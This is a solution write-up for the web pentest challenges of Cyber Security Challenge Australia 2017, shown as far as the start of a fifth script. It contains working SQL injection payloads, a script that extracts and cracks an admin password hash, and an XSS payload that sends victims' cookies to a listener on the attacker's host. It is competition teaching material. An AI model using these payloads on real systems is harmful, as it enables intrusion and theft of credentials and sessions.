Cyber Security Challenge Australia 2017

Web Pentest Solutions

Sponsored By

Australian Government

HackLabs

CISCO

IT'S HOW WE CONNECT

pwc

Microsoft

splunk>

facebook

BAE SYSTEMS

CommonwealthBank

Table of Contents

Challenge 1: Demo

Challenge Description

True hackers view the world in code.


Location: http://admin-panel.cysca

Designed Solution

Read the source of the page, find the login details

Writeup

When you first connect to the challenge dashboard you will presented with a login screen. If you view the source code of this page you will see some demo credentials that have been `commented out`. Use these to login to the dashboard, obtain your first flag.



```
            if ($(window).width() <= 767
        })
    </script>
</body>

<!--Remove from prod-->
<!--demo:demo-->

</html>
```

Challenge 2: Only in the upside-down

Challenge Description

License checks will always be a client-side check

Location: http://admin-panel.cysca


Designed Solution

View the source of the JavaScript that validates activation codes and reverse the hardcoded activation code

Writeup

Once you have reached the dashboard you should see the challenges listed on the side panel as well as a form which allows you to activate the dashboard. You will not be able to attempt any of the challenges without first activating the dashboard.


By viewing the `source code` of this page, you will see some `JavaScript` which validates your activation code prior to submitting a request to activate the dashboard.



```
$(document).ready(function() {
    $("#activationbutton").click(function(){
        var code = $("#activationcode").val();
        console.log(code);
        if(code === "2efc7f9bb6c3c2184a1caf53fad52dcc07cb5239".split("").reverse().join("")) {
            var data = [];
            data.push({'code': 'True'});
            $.ajax({
                type: "POST",
                url: "/admin/submit_activation_code",
                data: JSON.stringify(data, null, '\t'),
                contentType: 'application/json;charset=UTF-8',
                success: function(result){
                    alert(result['result']);
                    location.reload();
                }

            })
        } else {
            alert("Wrong serial code");
        }
    });
});
```

This `JavaScript` compares the code you entered to a hardcoded activation code that is reversed prior to the comparison. By submitting this activation code in reverse order, you will successfully activate the dashboard to obtain your second flag and gain access to the rest of the challenges. You are now ready to get schwifty.



```
> "2efc7f9bb6c3c2184a1caf53fad52dcc07cb5239".split("").reverse().join("")
< "9325bc70ccd25daf35fac1a4812c3c6bb9f7cfe2"
```

Challenge 3: I see dead hackers

Challenge Description

I hate injections


Location: http://admin-panel.cysca/ipcam/ipcam

Designed Solution

Use an SQL injection in the 'X-Browser' header of the GET request to '/api/public/status' then crack the admins password using hashcat.

Writeup


This challenge provides you with a login page for an IP Webcam that must be bypassed to obtain the flag. By monitoring the traffic that is generated by the dashboard page for this device you will notice 2 requests being made directly to the IOT device APIs, not the admin panel APIs. These are an `OPTIONS` request and a `GET` request to the `'/api/public/status'` endpoint.



#	Host	Method	URL	Params	Edited	Status	Length	MIME typ
461	http://localhost:10000	POST	/ipcam/get_ipcam_documentation	☐	☐	200	1407	JSON
462	http://localhost:10000	POST	/ipcam/get_current_ipcam_flash	☐	☐	200	170	JSON
463	http://localhost:10000	POST	/ipcam/get_ipcam_documentation	☐	☐	200	1407	JSON
464	http://localhost:10000	POST	/ipcam/get_current_ipcam_brows...	☐	☐	200	176	JSON
465	http://10.13.37.210:8003	OPTIO...	/api/public/status	☐	☐	204	257	
466	http://10.13.37.210:8003	GET	/api/public/status	☐	☐	200	431	JSON
467	http://localhost:10000	POST	/ipcam/get_current_ipcam_id	☐	☐	200	164	JSON
468	http://localhost:10000	POST	/ipcam/get_current_ipcam_flash	☐	☐	200	170	JSON
469	http://localhost:10000	POST	/ipcam/get_ipcam_documentation	☐	☐	200	1407	JSON
470	http://localhost:10000	POST	/ipcam/get_current_ipcam_brand	☐	☐	200	173	JSON
471	http://10.13.37.210:8003	GET	/api/public/status	☐	☐	200	431	JSON
472	http://localhost:10000	POST	/ipcam/get_current_ipcam_brows...	☐	☐	200	176	JSON

```
OPTIONS /api/public/status HTTP/1.1
Host: 10.13.37.210:8003
Access-Control-Request-Method: GET
Origin: http://localhost:10000
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.101
Safari/537.36
Access-Control-Request-Headers: x-browser
Accept: */*
Referer: http://localhost:10000/ipcam/ipcam
Accept-Language: en-GB,en-US;q=0.8,en;q=0.6
Connection: close
```

Included in the `GET` request to `'/api/public/status'` is the '`X-Browser`' header. When a single quote is inserted into this header the IP Webcam will return an SQL error which suggests that this API call is vulnerable to SQL injection.




```
GET /api/public/status HTTP/1.1
Host: 10.13.37.210:8003
Accept: */*
X-Browser: '
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/60.0.3112.101 Safari/537.36
Origin: http://localhost:10000
Referer: http://localhost:10000/ipcam/ipcam
Accept-Language: en-GB,en-US;q=0.8,en;q=0.6
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 19 Sep 2017 06:17:23 GMT
Content-Type: application/json
Content-Length: 50
Connection: close
x-powered-by: TikTok/0.0.1
x-tiktok-documentation: /documentation
Access-Control-Allow-Headers: X-Browser
Access-Control-Allow-Origin: *

{"error": "Something wrong the the sql statement"}
```

By running this request through `sqlmap` with the "`X-Browser`" header specified as a custom injection position or by guessing table names and column names you should be able to build the following SQL injection payload which will extract usernames and passwords from the database "`X-Browser: firefox' UNION SELECT username, password from Users--'`". This will extract the username "*`admin`*" and a password hash for this user.



```
GET /api/public/status HTTP/1.1
Host: 10.13.37.210:8003
Accept: */*
X-Browser: ' UNION SELECT username, password
from Users--;
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/60.0.3112.101 Safari/537.36
Origin: http://localhost:10000
Referer: http://localhost:10000/ipcam/ipcam
Accept-Language: en-GB,en-US;q=0.8,en;q=0.6
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 19 Sep 2017 06:20:08 GMT
Content-Type: application/json
Content-Length: 173
Connection: close
x-powered-by: TikTok/0.0.1
x-tiktok-documentation: /documentation
Access-Control-Allow-Headers: X-Browser
Access-Control-Allow-Origin: *

{"brand": "foscam", "camera_number": 1, "flash":
false, "image_width": 640,
"client_browser_supported": [["admin",
"51f9f6bef7b3d88f28bcf7b95f81ec72"]],
"image_height": 480}
```

This password hash can be cracked with either your own tools (`John the Ripper, Hashcat`) or the `findmyhash.py` script distributed with `Kali Linux`, to identify the admin password - "`P@ssw0rd2016`". This can be used to login to the device and obtain the flag.

```
#!/usr/bin/env python

import requests
import hashlib
import logging
import coloredlogs

coloredlogs.install(level='DEBUG')

ADMIN_SERVER_IP = "10.13.37.200"
IOT_SERVER_IP = "10.13.37.210"

response = requests.get('http://%s:8003/api/public/status' % IOT_SERVER_IP, headers={
                        'x-browser': "'firefox' UNION SELECT username, password from Users--'"})

logging.info("Exfiltrated username and password via SQLi \"%s:%s\"" % (response.json()[
             'client_browser_supported'][1][0], response.json()['client_browser_supported'][1][1]))

if hashlib.md5("P@ssw0rd2016").hexdigest() == response.json()['client_browser_supported'][1][1]:
    logging.info("DB value is equal to 'P@ssw0rd2016'")
else:
    logging.critical("Challenge is broken. Value doesn't match")
    quit()

logging.info("Flag at (requires admin panel session): " +
'http://%s/ipcam/get_authenticated?username=admin&password=%s' %
             (ADMIN_SERVER_IP, "P@ssw0rd2016"))

logging.info("Python scripttttt OUT!")
```

Challenge 4: Don't hackers open inside

Challenge Description

Nothing is safe

Location: http://admin-panel.cysca/safe/safe

Designed Solution

Brute force the 125 lock combinations and use the deviceID with an XSS vulnerability in the /api/public/lastUnlockedBy call, to steal the users cookie

Writeup

This challenge presents you with a virtual combination lock which can be turned in either direction, and unlocked if the right combination is entered. The provided UI only allows you to turn the lock one position at a time. However, this number can be easily increased as the number of turns is included in each request.

The specifications of the lock used for this product are provided in the documentation, it is an `S&G 6741 lock` which is a 3-wheel combination with `100 numbers` each wheel providing `100^3 = 1,000,000` combinations. As modelled to the original physical lock, this lock has a "*`dialing tolerance`*" of *`+-1.25`*. This is done to account for human error which essentially means that each number of the combination must be within 1.25 of the actual number in the combination.

The documentation specifies two modifications that have been made to this lock:

1. The dial has been reduced to have 50 numbers instead of 100
2. The dialing tolerance of some damaged locks is four times what it should be. (This is a damaged lock)

There are only `50^3 = 125,000` possible combinations. Since each number entered must be +-5 (of the actual number in the combination) it is possible to unlock the safe with `(50/10) ^ 3 = 5 ^ 3 = 125` attempts. You should be able to successfully unlock this lock by writing a simple brute forcer that will attempt each of these 125 combinations (note that you must turn the lock in a particular way to successfully enter a single combination).

Congratulations! You now have access to the contents of the safe… but there's no flag here :(*sad panda*

"Moar flags please" - Sad Panda

You might have noticed that a request to unlock the safe includes a '`deviceID`' parameter. This ID is stored and returned when making a get request to `'/api/public/status'` or `'/api/public/lastUnlockedBy'`, the latter of which is vulnerable to XSS.

Any JavaScript that is included in the '`deviceID`' parameter when unlocking the safe will be executed when `'/api/public/lastUnlockedBy'` is loaded in a browser.

The documentation specifies that alerts are sent to users when their safe is unlocked, so it is safe to assume that you could target the owner of the lock with an `XSS attack` when unlocking the safe. By crafting a payload that includes a user's cookies in a HTTP request to a server controlled by you, you will be able to obtain the flag.

```python
#!/usr/bin/env python

import requests
import sys
import socket
import coloredlogs
import logging

from subprocess import call

coloredlogs.install(level='DEBUG')

SERVER_IP = "10.13.37.210:8004"

LISTENING_IP = "10.13.37.1"
LISTENING_PORT = 4444

target = "http://%s" % SERVER_IP
callback = "http://%s:%d" % (LISTENING_IP, LISTENING_PORT)
payload = "<script>document.write('<img src=\"{}/?c='+document.cookie+'\">')</script>".format(callback)

logging.info("Payload: %s" % payload)

logging.info(requests.post(target + "/api/public/turn",
                           params={"amount": 210}).text)
logging.info(requests.post(target + "/api/public/turn",
                           params={"amount": -190}).text)
```

```
logging.info(requests.post(target + "/api/public/turn",
                           params={"amount": 10}).text)

if requests.get(target + "/api/public/unlock", params={"deviceId": payload}).text == "true":
    logging.info("Successfully unlocked the safe and uploaded the payload")
else:
    logging.critical(
        "Challenge is broken, unable to unlock safe and upload payload")

logging.info("Starting netcat to listen for XSS callback")
call(["ncat", "-lp", "4444"])
```

Challenge 5: Hot coffee helps me sleep

Challenge Description

Generating random data with hardware is hard
Location: http://admin-panel.cysca/gauge/temperature

Designed Solution


Take advantage of the temperatures involvement with the IV and set it above 100 degrees, decrypted the message to find the link to '/api/images/relax.gif', view the x-cyber header that leads to another link. From this link you modify your request to "/api/are-you-speaking-my-language' and the Accept-Language header to 'men-at-work'

Writeup

Important: The "Katy Perry my datacenter" challenge is a prerequisite which must be completed before you will be able to complete this challenge.

"I love coffee" - everyone

This challenge is centred around an encryption device which is repeatedly displaying the output of encrypting the same message with different, randomly generated encryption keys. The documentation provides the decryption algorithm which requires the encrypted message, the `Initialisation vector (IV)` and the encryption key. The admin console is repeatedly displaying the encrypted message, the IV and the `last 8 characters` of the encryption key. To obtain the unencrypted flag you will need to obtain the rest of the encryption key.



Encryption Device 10.13.37.210:8001


Company	Active Cyberz Grade Lvl
Up	Device Status
Too cold: 23	Device Health

Encrypted Response

Encryption key (last 8 bits)	9c3449fa
Encrypted Message	wGM+narebrEjwRM+zZ/lRDILn5Y=
IV	eZAMk6+nqucB23l4q8vRhA==


The documentation notes that increasing the temperature above 20 degrees will decrease the randomness of the encryption keys being generated. The dashboard also displays the current temperature of the encryption device which should match the current temperature of the temperature gauge from the "`Katy perry my datacenter`" challenge. After completing the "`Katy perry my datacenter`" challenge you will have valid credentials to call the authenticated APIs mentioned in the documentation of the temperature gauge. The `'/api/private/Temperature'` endpoint can be used to increase the temperature of the encryption device to `100 degrees` at which point the last 8 characters of the encryption key will become stuck as `'ffffffff'`.




Encrypted Response


Encryption key (last 8 bits)	ffffffff
Encrypted Message	WsaynlkEmYM5R1JCEUPjX8OsMNg=
IV	asvDvySD1xiuyENn0fpFGg==

Since the decryption algorithm uses `CFB mode` the encryption key must be `32 characters long`. It is apparent that the randomness of the encryption key has been reduced significantly since the last 8 characters are all the same. By using the provided decryption routine with any corresponding IV and encrypted message along with an encryption key of "ffffffffffffffffffffffffffffffff", the message can be decrypted to reveal the plaintext - '/api/images/relax.gif'. Browse to this endpoint on the encryption device and claim your prize!



"We like what you got" - Challenge development team

If you examine the response to this request, you will notice the "x-cyber" header with a value of "/are-you-speaking-my-language". Continuing down the rabbit hole and browsing to "/api/are-you-speaking-my-language" will display the following error message and provide some light musical entertainment.



```
Error: Unable to find en-GB, defaulting to en-AU directory.

Files like this should really be stored in directories called 'men-at-work'.

Enjoy: https://www.youtube.com/watch?v=XfR9iY5y94s
```

This error message hints that files are being loaded from a directory specified by the "Accept-Language" header and that files should be stored in a directory called "men-at-work". Repeat this request with the "Accept-Language" header set to "men-at-work" to obtain the flag.

```python
#!/usr/bin/env python

import base64
import requests
import coloredlogs
import logging

from Crypto import Random
from Crypto.Cipher import AES

